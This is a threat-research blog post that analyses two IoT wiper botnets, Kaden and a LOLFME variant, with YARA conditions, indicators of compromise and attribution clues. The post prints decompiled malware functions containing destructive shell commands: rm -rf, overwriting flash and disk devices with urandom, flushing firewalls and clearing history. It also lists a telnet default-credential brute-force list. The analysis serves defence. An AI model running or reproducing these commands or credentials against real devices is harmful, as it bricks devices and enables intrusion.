Emerging IoT Wiper Malware: Kaden and New LOLFME Botnet Variants

forescout.com/blog/emerging-iot-wiper-malware-kaden-and-new-lolfme-botnet/

July 18, 2024

What Is Wiper Malware?

Wipers are malware that delete data on a device or make it inaccessible. They can be used for sabotage, to destroy evidence of an attack or simply to make a device unusable. IoT wipers often rewrite important parts of the firmware of an IoT device, rendering that device useless, so they are also known as "brickers".

Recent notorious examples of IoT wipers are AcidRain which was used by a Russian APT to brick satellite modems in Europe at the outset of the Russian invasion of Ukraine in 2022. AcidPour, a newer variant of AcidRain, was used in attacks against Ukrainian telecommunication networks in 2024. However, IoT wipers have existed since at least 2017. Brickerbot is the first known example.

Here, we show how we used past examples of IoT wipers to find emerging wiper behavior on two botnets that we believe are currently under development:

- A **new botnet** that we dub 'Kaden botnet' based on strings found in the samples analyzed. This malware mixes and matches parts of previous botnet clients, adds a specific signature and includes a wiping function that is not yet in use.
- A **new variant** of the LOLFME botnet originally attributed to the KekSec team. This variant retains functionality similar to previous wipers and introduces a new behavior: Wiping a device if it fails to communicate with a C2 IP address.

We analyze these botnets to extract indicators of compromise and gather intelligence about their authors.


This research reveals wipers are a growing threat that organizations should not overlook. Significant attention is focused on malware like DDoS botnets and cryptominers on IoT devices. Defending against IoT wipers is particularly crucial for those in critical infrastructure sectors that are often targeted by opportunistic attackers.

Finding New IoT Wiper Malware Botnets

We began by compiling a collection of 25 known IoT wiper samples:

- 1 sample each of AcidRain, AcidPour, Brickerbot and HEH
- 5 samples of VPNFilter
- 9 samples of Silex
- 7 samples of HandyMannyPot

To identify new IoT malware with wiping capabilities, we developed a YARA rule that captures the known wiping behavior from the samples above. These behaviors include deleting data, writing junk data on specific device paths, and rebooting devices. The figure below summarizes the conditions included in that rule.



```
// First condition = obfuscation + 5 device paths + 1 final command
(elf.type == elf.ET_EXEC and uint32(0) == 1179403647 and none of ($obfuscated_not_*) and 5 of ($device_*) and 1 of ($final_*))
or
// Second condition = no obfuscation + 5 device paths + 2 final commands
(elf.type == elf.ET_EXEC and not (uint32(0) == 1179403647 and none of ($obfuscated_not_*)) and 5 of ($device_*) and 2 of ($final_*))
or
// Third condition = 3 device paths + 1 query for accessing device paths + 1 use of malicious data + 3 destructive commands + 2 final commands
(3 of ($device_*) and 1 of ($access_*) and 1 of ($data_*) and 3 of ($destruct_*) and 2 of ($final_*))
or
// Fourth condition = 1 device path + 1 query for accessing device paths + 1 rm -rf /* command
(1 of ($device_*) and 1 of ($access_*) and $rm_rf_star)
```

We deployed this rule on VirusTotal's RetroHunt to identify files submitted between February and May 2024 that exhibited the expected wiping behavior. The hunt yielded eight matches:

- Three samples appeared to be a variant of KekSec's LOLFME botnet, based on a quick string analysis.
- Five samples contained an intriguing string "KADENBOTNET" which did not correspond to any previously known wiper or botnet family.

Subsequently, we searched for the "KADENBOTNET" string in VirusTotal files up to May 2024 and conducted a LiveHunt with our YARA rule from May to the end of June 2024. In total, we discovered the following 22 samples of the Kaden botnet:

Sample	Most recent submission date and location	C2 IP	Downloader IP
0cb0872edf98d32320328a92b2d1a563ecdcea398866d0b3f2b67b016b010636	2023-09-23 11:49:02 UTC (China)	185.244.25[.]166	N/A
735db56fc9b889422c0cc2921438812fb4b0f54e17c47ca03327880ba587f8e1	2023-11-19 02:20:41 UTC (Taiwan)	185.244.25[.]166	N/A
e214ae9fc129d5bb3e5d9f08435d98cc8d41a5e4d84b5e95353fb6faa1720825	2023-12-07 14:48:48 UTC (United States)	185.244.25[.]166	N/A
1939dce51318d20c9b48b71421882e31bc11a199f0001bd33a27086f0a17d909	2024-02-27 20:20:42 UTC (France)	107.191.110[.]183	N/A
bf3b5884b6204194a983bb088ba58ba5ef9b88cdaa7c852640bd67e00619d5ed	2024-04-29 07:28:07 UTC (China)	93.104.209[.]253	hxxp://68.183.172[.]34/Oka
a6a35cc9336cd6db225ef3617855fec1117b78c778c5655192c125107e4f58e2	2024-04-29 07:28:08 UTC (China)	93.104.209[.]253	hxxp://68.183.172[.]34/Oka
86ed7f04a518926ce776376a374fcd9245e638687b9db11e8c84abe484c7159c	2024-04-29 07:28:10 UTC (China)	93.104.209[.]253	hxxp://68.183.172[.]34/Oka
9fa8c4e982e6f094ba481758b2065ce1ccd5e58aa39809059af9b558eca39cc3	2024-04-29 07:28:15 UTC (China)	93.104.209[.]253	hxxp://68.183.172[.]34/Oka
ce1ea5ab42c12484a73ea403eba2c69a316f1e03371f9d313ac64fb61f1f8cff	2024-04-30 06:03:02 UTC (China)	185.158.249[.]147	hxxp://46.36.37[.]3/it.sh
11711729a95e4f4d9627d4bfdc955d3cd26e4c75751f3a90a96a0f89623ccdab	2024-04-30 06:03:04 UTC (China)	185.158.249[.]147	hxxp://46.36.37[.]3/it.sh
e0dd29ada021b45d8e5e17d8851f2d7fd320685aa8bbbbb124428b8918f6ac30	2024-04-30 06:03:06 UTC (China)	185.158.249[.]147	hxxp://46.36.37[.]3/it.sh
49addddb7fbfa9717a0f4cabe88dc0570778eee33a086b2e2c8bfdf9d91eec68	2024-04-30 06:03:07 UTC (China)	185.158.249[.]147	hxxp://46.36.37[.]3/it.sh

fb01be79fcb5489c5889c2910b55ee697bb1a544735308ab4ca5c2a26e7925ed	2024-04-30 06:03:09 UTC (China)	185.158.249[.]147	hxxp://46.36.37[.]3/it.sh
5a19f153bbd0afdf3abf83340a4c4c467fffeda09a470d7d62176265ab7bcff3	2024-05-01 08:40:40 UTC (China)	194.147.35[.]56	hxxp://194.147.35[.]56/Oka
c557a99d78a0adbcf5e040f71458d682d3093fd8ac3e2624b7a780a9a9e5d1bd	2024-05-01 08:41:19 UTC (China)	194.147.35[.]56	hxxp://194.147.35[.]56/Oka
89211225d0afe0c86fa4dc0017559e3025c3d195dbf5f53b684d9f39bcab1867/td>	2024-05-01 08:42:19 UTC (China)	194.147.35[.]56	hxxp://194.147.35[.]56/Oka
68f25f6b1fb02052f9e53ef86404ab733034633a0682ec13e5b80c7c80043e21	2024-05-01 08:45:19 UTC (China)	194.147.35[.]56	hxxp://194.147.35[.]56/Oka
425763146eb6a8a5f2da5d481b1752806032e53d83b304d08c15b010c3578508	2024-05-02 06:07:12 UTC (China)	185.244.25[.]166	N/A
b90a6b309ee29d3633a5ed9b49de78e38ce68f44a4d014977b3f8322c76a4d2d	2024-05-02 06:08:41 UTC (China)	185.244.25[.]166	N/A
44e7fef792b63debd87e8eb9636675deea29febe0107a9f708adbe5bdca1dead	2024-05-02 06:11:03 UTC (China)	185.244.25[.]166	N/A
cb139f5abd6ce16191b40ee01b0f1b10c9846469b265fab0a972bd0388a838f8	2024-05-02 06:16:32 UTC (China)	185.244.25[.]166	N/A
6103262a245fb296edf2f5c0ffc99e5a74bc4b267d304a92c934e37045811d93	2024-05-02 06:15:35 UTC (China)	185.244.25[.]166	N/A

Of the 22 samples, 18 had a single submission to VirusTotal, with 16 of those submissions originating from China. One sample (c557a99d78a0adbcf5e040f71458d682d3093fd8ac3e2624b7a780a9a9e5d1bd) had two submissions: one shown in the table, and another on April 27, 2024, also from China. Only two samples had multiple submissions: 9 for 6103262a245fb296edf2f5c0ffc99e5a74bc4b267d304a92c934e37045811d93 and 12 for 49addddb7fbfa9717a0f4cabe88dc0570778eee33a086b2e2c8bfdf9d91eec68. The earliest submission was on January 10, 2019, from France.

Of the 22 samples, 18 had a single submission to VirusTotal, with 16 of those submissions originating from China. One sample (c557a99d78a0adbcf5e040f71458d682d3093fd8ac3e2624b7a780a9a9e5d1bd) had two submissions: one shown in the table, and another on April 27, 2024, also from China. Only two samples had multiple submissions: 9 for 6103262a245fb296edf2f5c0ffc99e5a74bc4b267d304a92c934e37045811d93 and 12 for 49addddb7fbfa9717a0f4cabe88dc0570778eee33a086b2e2c8bfdf9d91eec68. The earliest submission was on January 10, 2019, from France.

Since most of the samples were newly submitted between February and May 2024, this indicates that the botnet's development is ongoing. Another sign of its evolving capabilities is that only the last five samples include the wiping function, which matched our original YARA rule.

Each sample had a hardcoded C2 IP address, all of which belong to virtual private server (VPS) providers that have hosted different botnet C2s since 2019. Notably, one IP address, 185.244.25[.]166, had a distinctive domain name. In 2019, when the first samples were submitted, it resolved to alex-botnet[.]xyz, including subdomains cnc.alex-botnet[.]xyz and www.alex-botnet[.]xyz.

Most samples also contained hardcoded downloader IP addresses, which pointed to additional malware that could be downloaded, such as the file Okami.sh which leads to an Okami botnet sample. These IP addresses have hosted numerous malicious files for several years.

All the samples are classified as Gafgyt or Mirai by most detection engines. This is common with new botnets that are variants of known malware. As discussed in our previous research, classifying IoT botnet variants is challenging due to minor differences in behavior amid many similarities.


Wiper Malware Analysis: Kaden Botnet

To understand the behavior of this newly developed botnet, we analyzed the five most recent samples, that include the wiping behavior. The first notable aspect is that the botnet appears to mix and match various functions and elements from several other botnets.

The overall structure of the bot is derived from a version of the "rebirth" botnet client from 2017. This structure has been used by Gafgyt variants in the past. Many of the C2 commands found in Kaden botnet, described below, are also similar to those seen in Gafgyt.

The client first initializes a TCP socket to a hardcoded C2 address (such as those listed in the table above). It then sends the host's build architecture (e.g., "x86_64") and byte ordering (e.g., "LITTLE_ENDIAN") over this connection and waits for further instructions from C2. The C2 can send one of the following instructions, which the bot will execute:


1. **ICMP** – Does nothing.
2. **HTTP** – Initiates an HTTP flood attack. The C2 can specify the request method, target host, port, path, attack duration and number of attacks.
3. **HTTPHEX** / **HTTPTXT** – Similar to **HTTP,** but uses a string in the form of "KADENBOTNET<hardcoded random string>KADENBOTNET" as the requested path.
4. **UDP** / **TCP** – Initiates a flood attack where the C2 can choose to spoof the source IP.
5. **STD / STDHEX** – Initiates another simple UDP flood attack.
6. **STOP** – Halts ongoing attacks by killing forked processes.
7. **CLEAN** – Calls the CleanDevice() function, shown below, to remove logs and temporary files, and flush and stop iptables and firewalld. This function seems to be a slightly modified version of the RemoveTMP() function from yet another Mirai botnet variant.



```
void CleanDevice(void)

{
  system("rm -rf /tmp/* /var/* /var/run/* /var/tmp/*");
  system("rm -rf /var/log/wtmp");
  system("rm -rf /tmp/*");
  system("rm -rf /bin/netstat");
  system("iptables -F");
  system("pkill -9 busybox");
  system("pkill -9 perl");
  system("pkill -9 python");
  system("service iptables stop");
  system("/sbin/iptables -F; /sbin/iptables -X");
  system("service firewalld stop");
  system("rm -rf ~/.bash_history");
  system("history -c");
  return;
}
```

The botnet client also detects and logs attempts to use of the following commands, suggesting that similar bots might respond to these commands or that they may be added in the future: BOTKILL, GTFO, LOLGTFO, and SH.

The wiping functionality is found in a function called KillDevice() which appears to be directly sourced from Silex since it uses the same "ii11Il" variable name. However, this function is not currently called by any C2 command indicating that the botnet is still under development.




```
void KillDevice(void)

{
  system(
        "cat /proc/mounts\ncat /dev/urandom | mtd_write mtd0 - 0 32768\ncat /dev/urandom | mtd_write
         mtd1 - 0 32768\n\' ii1lII += \'busybox cat /dev/urandom >/dev/mtd0 &\nbusybox cat /dev/uran
        dom >/dev/sda &\nbusybox cat /dev/urandom >/dev/mtd1 &\nbusybox cat /dev/urandom >/dev/mtdbl
        ock0 &\nbusybox cat /dev/urandom >/dev/mtdblock1 &\nbusybox cat /dev/urandom >/dev/mtdblock2
         &\nbusybox cat /dev/urandom >/dev/mtdblock3 &\n\' ii1lII += \'busybox route del default\nca
        t /dev/urandom >/dev/mtdblock0 &\ncat /dev/urandom >/dev/mtdblock1 &\ncat /dev/urandom >/dev
        /mtdblock2 &\ncat /dev/urandom >/dev/mtdblock3 &\ncat /dev/urandom >/dev/mtdblock4 &\ncat /d
        ev/urandom >/dev/mtdblock5 &\ncat /dev/urandom >/dev/mmcblk0 &\ncat /dev/urandom >/dev/mmcbl
        k0p9 &\ncat /dev/urandom >/dev/mmcblk0p12 &\ncat /dev/urandom >/dev/mmcblk0p13 &\ncat /dev/u
        random >/dev/root &\ncat /dev/urandom >/dev/mmcblk0p8 &\ncat /dev/urandom >/dev/mmcblk0p16 &
        \n\' ii1lII += \'route del default;iproute del default;ip route del default;rm -rf /* 2>/dev
        /null &\niptables -F;iptables -t nat -F;iptables -A INPUT -j DROP;iptables -A FORWARD -j DRO
        P\nhalt -n -f\nreboot\n"
        );
  return;
}
```

In conclusion, it appears that the author of this botnet acquired a version of the ‘rebirth’ bot source code, copy-pasted and renamed some commands and added their ‘KADENBOTNET’ signature to ensure this string appears in the logs of their targets. Additionally, they were in the process of incorporating the wiping capability used by Silex.


Kaden Botnet: Who Is Behind It?

In addition to the “KADENBOTNET” string that led us to identify this new botnet, we discovered two other related strings in the samples: “Kaden1337” and “KaDeNTheBoTNETHeGOD”. Using these strings as seeds for an investigation, we sought to determine the identity or significance of ‘Kaden’.

On YouTube, we found a profile named ‘@Kaden1227’ that uploaded four videos between 2018 and 2020, all related to botnets or similar activities, as shown below.



The most recent two videos advertised ‘spots’ (compromised devices) on the Okami botnet and a stresser service called ezslap[.]com facilitates launching DDoS attacks. On the video about the stresser service, the username ‘KadenTehGod’ is also visible.



Attack Hub

Host: 127.0.0.1

Port: 53

Length in seconds: 15

Method: Select a method

SEND ATTACK

Running Attacks

Host	Port	Method	Seconds Left

Logs

Date	Host	Port	Method	Seconds	Stopped By User	Delete
2020-04-22 | 03:24:12	66.69.66.69	53	CHARGEN	250	No	Delete
2020-04-22 | 03:19:43	109.201.148.62	80	HTTPHEX	40	No	Delete
2020-04-22 | 03:18:05	66.69.66.69	53	NETBIOS	50	No	Delete
2020-04-22 | 03:17:13	66.69.66.69	53	CHARGEN	50	No	Delete
2020-04-22 | 03:15:58	66.69.66.69	53	QUAKE	40	No	Delete
2020-04-22 | 01:57:52	66.69.66.69	53	NETBIOS	150	No	Delete
2020-04-22 | 01:56:08	66.69.66.69	53	CHARGEN	100	No	Delete
2020-04-22 | 01:52:17	66.69.66.69	53	NETBIOS	150	No	Delete
2020-04-22 | 01:51:22	66.69.66.69	53	CHARGEN	40	No	
2020-04-22 | 01:47:15	66.69.66.69	53	NETBIOS	50	No	

Amplification Stress Testing Proof | ezSlap.com

Kaden
423 subscribers

The most interesting video is the oldest one dated March 2018. In this video, someone demonstrates how to setup a botnet server. The person, who appears to be using their own voice, sounds like a young male with an American accent. Several indicators suggest that this individual is based in the United States:

- The date on the system clock in the video is “3/18/2018,” using the American date format.
- The “fastest mirrors” for the downloaded packages resolve to domains of American universities (e.g., mirror.umd.edu and mirror.es.its.nyu.edu). Fastest mirrors are typically influenced by geographical location.

In the same video, ‘Kaden’ shows how he stores many of the files he sells on a website hosted at account-gen[.]xyz, which has a similar format to the alex-botnet[.]xyz domain used by one of the IPs in the recent Kaden botnet: 185.244.25[.]166. Additionally, the video shows a Discord channel called ‘Kadens Eleet’ where the username ‘Kaden1337’ is also displayed.

Analysis: LOLFME Wiper Variant

Similar to our approach with the Kaden botnet, we ran a LiveHunt using our YARA rule from May through the end of June 2024 after conducting the RetroHunt for samples submitted between February and May. This search yielded the following four recent samples containing distinctive LOLFME strings:

Sample		Contacted IPs
ff33ce4ea04cf26ad62ca72e6b3072485ed6a5e16ee981cb471bd649b12f9494	(China)	192.3.117[.]132
26a494382bbfa16e8674beee16c89e5704b8abd1e1283b0fa28ec2d9d7bfebd9	2024-03-13 09:38:29 UTC (United States)	192.3.117[.]132
50bdb7eee2d3f36346366fc3f2b6f6e66a24268f78e46b678fec746198715845	(Canada)	192.3.117[.]132
0b471ee1ad869b54b12efcd13ef2a024c555232a814b021c119de5e7a63789bf	2024-05-23 11:00:11 UTC (India)	192.3.117[.].132

This botnet is more complex than Kaden and does not appear to incorporate functionality from several sources, instead it represents an evolution in KekSec botnet variants.

KekSec, a group created in 2016, is known for its experienced botnet developers. They have deployed well-known botnets such as Mirai and Gafgyt, and developed their own, including Necro, LOLFME, and EnemyBot, the latter of which has become an open-source project on Github. KekSec is recognized for continually enhancing their botnets with new functionality.

While we cannot definitively say whether these samples were developed by KekSec members or adapted from their source code, their open-source code does not contain the “lol f me” string found in these samples. This string is absent from GitHub repositories. LOLFME was originally developed between May and August 2019 making it a short-lived botnet.

The first sample we analyzed, identified as ff33ce4ea04cf26ad62ca72e6b3072485ed6a5e16ee981cb471bd649b12f9494, begins execution by obfuscating the process name of its executable to a random sequence derived from the victim machine’s time. Then it clears environment variables and disables any response to its terminal session or the death of child processes, thereby strengthening its execution.

The malware attempts to evade dynamic analysis by creating diversionary child processes and prevents the system kernel from resetting by either petting the watchdog timer (using ioctl 0x80045705) or completely disabling it (using ioctl 0x80045704). This technique has also been exploited by Mirai and Gafgyt botnets in the past. Ultimately, the malware maintains the highest possible privileges (root) and detaches from the terminal to run in the background without interruption.

The botnet process connects to a hardcoded C2 IP address obfuscated with a simple XOR algorithm. Upon establishing the connection, the malware sends a status announcement in the form of “id:process_name” (with process_name being the previously generated random process name variable) along with the sequence of bytes 0x30, 0x78, 0x31, 0x5c, 0x30, 0x78, 0x31, 0x5c, 0x30, 0x78, 0x35, 0x5c, 0x30, 0x78, 0x37, 0x5c, 0x30, 0x78, 0x39, 0x5c, 0x30, 0x78, 0x30 on TCP port 4077.

The novel behavior we observed (matching our YARA rule) is that if the connection to the C2 fails, the malware terminates all attack modules and wipes the directories “/” and “/proc/net/tcp”.

Once the C2 connection is established, the malware executes three modules:

- **Killer00**: Terminates any process that doesn’t have a path like [“/usr/”, “/systemd/”, “bin/”, “mi”, “aa”, “aaa”, “aaaa”, “daaaa”, “mmi”, “html”, “clouds”, “cloudrop”]
- **telnet_init**: Scans the local network using Telnet for devices with weak credentials, such as [(‘support’, ‘support’), (‘user’, ‘user’), (‘admin’, ‘ho4uku6at’), (‘support’, ‘1234’), (‘admin’, ”), (‘root’, ”), (‘admin’, ‘1234’), (‘password’, ‘password’), (‘admin’, ‘admin’), (‘admin’, ‘changeme’), (‘root’, ‘changeme’), (‘root’, ‘root’), (‘root’, ‘20080826’), (‘root’, ‘admin’), (‘root’, ‘12345’), (‘root’, ‘vizxv’), (‘root’, ‘xc3511’), (‘root’, ‘123456’), (‘root’, ‘default’), (‘root’, ‘5up’), (‘root’, ‘zlxx.’), (‘default’, ”), (‘default’, ‘default’), (‘guest’, ”), (‘guest’, ‘guest’), (‘12345’, ‘guest’), (‘123456’, ‘default’), (‘admin’, ‘pass’), (‘root’, ‘pass’), (‘telnet’, ‘telnet’)]
- **connection_handler**: Parses commands from the C2 and executes them. Several commands are similar to the DDoS attacks seen in Kaden botnet, some are specific DDoS attacks targeting gaming servers, and one particularly interesting command is “bricklol”. This command wipes the authentication log at /var/log/auth.log and the shell histories at bash_history and zsh_history by linking them to /dev/null It then composes multiple commands to wipe mtd (flash memory) and sda (hard drives) devices, disable networking routes, flush iptables rules, add an iptables rule to DROP all INPUT and FORWARD requests, and finally reboot the device.

The second sample (26a494382bbfa16e8674beee16c89e5704b8abd1e1283b0fa28ec2d9d7bfebd9) introduced a few new commands that monitor the local network and report back to the C2. It also fixed the broken implementations of a some previous DDoS commands and added a check to detect if the parent process of the malware is strace, gdb, lldb or ltrace in order to evade dynamic analysis.

The subsequent samples incorporated similar improvements, further indicating that this botnet is under active development.

Conclusion

We do not have evidence that these two new wiper botnets are being deployed in the wild yet. The fact that most samples have single submissions on VirusTotal and other evidence we discussed above suggests ongoing development and testing against detection engines.

These botnets, particularly their wiper behavior, could be deployed against targets after this testing phase is complete. Alternatively they could simply be the work of teenagers experimenting with botnets without intending to deploy them. However, the combination of botnets, wipers and inexperienced developers is dangerous. This was demonstrated by Silex 2019 when it wiped thousands of IoT devices and left the following message.